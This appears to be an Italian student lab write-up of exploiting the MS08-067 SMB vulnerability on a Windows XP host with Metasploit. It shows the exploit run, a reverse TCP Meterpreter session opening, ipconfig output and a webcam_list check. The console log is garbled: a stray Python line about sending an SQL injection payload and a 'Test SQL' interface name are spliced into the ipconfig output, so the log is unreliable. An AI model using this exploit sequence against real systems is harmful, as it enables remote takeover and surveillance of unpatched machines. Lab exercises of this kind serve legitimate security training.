


EXPLOIT WINDOWS XP



EXPLOITE MS08_067

In questo esercizio andremo ad eseguire un exploit su Windows XP sfruttando la vulnerabilità “**MS08_067**”.

Per farlo ho avviato “**msfconsole**” e ho cercato un exploit per “**MS08_067**” con il comando “**search**”.

Una volta trovato sono andato a configurarlo impostando solamente IP della macchina target e lo avviato.

Per controllare che fosse riuscito o controllato IP con “**ifconfig**” e ho fatto uno screenshot.

Infine ho provato a usare “**webcam_list**” per controllare se fossero presenti webcam attive.

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.13.100:4444
[*] 192.168.13.200:445 - Automatically detecting the target...
[*] 192.168.13.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.13.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.13.200:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176198 bytes) to 192.168.13.200
[*] Meterpreter session 1 opened (192.168.13.100:4444 → 192.168.13.200:1047) at 2024-05-28 04:14:25 -0400

meterpreter > ipconfig
Interface 1
Name Test SQL : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU : 1520
IPv4 Address : 127.0.0.1
response = session.get(sql_injection_url, params={vulnerable_param: sql_payload, 'Submit': 'Submit'})
print(f"[*] URL sent: {response.url}")

Interface 2
Name : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilità di pianificazione pacchetti
Hardware MAC : 08:00:27:6d:39:4a
MTU : 1500
IPv4 Address : 192.168.13.200
IPv4 Netmask : 255.255.255.0
```

```
meterpreter > webcam_list
[-] No webcams were found
```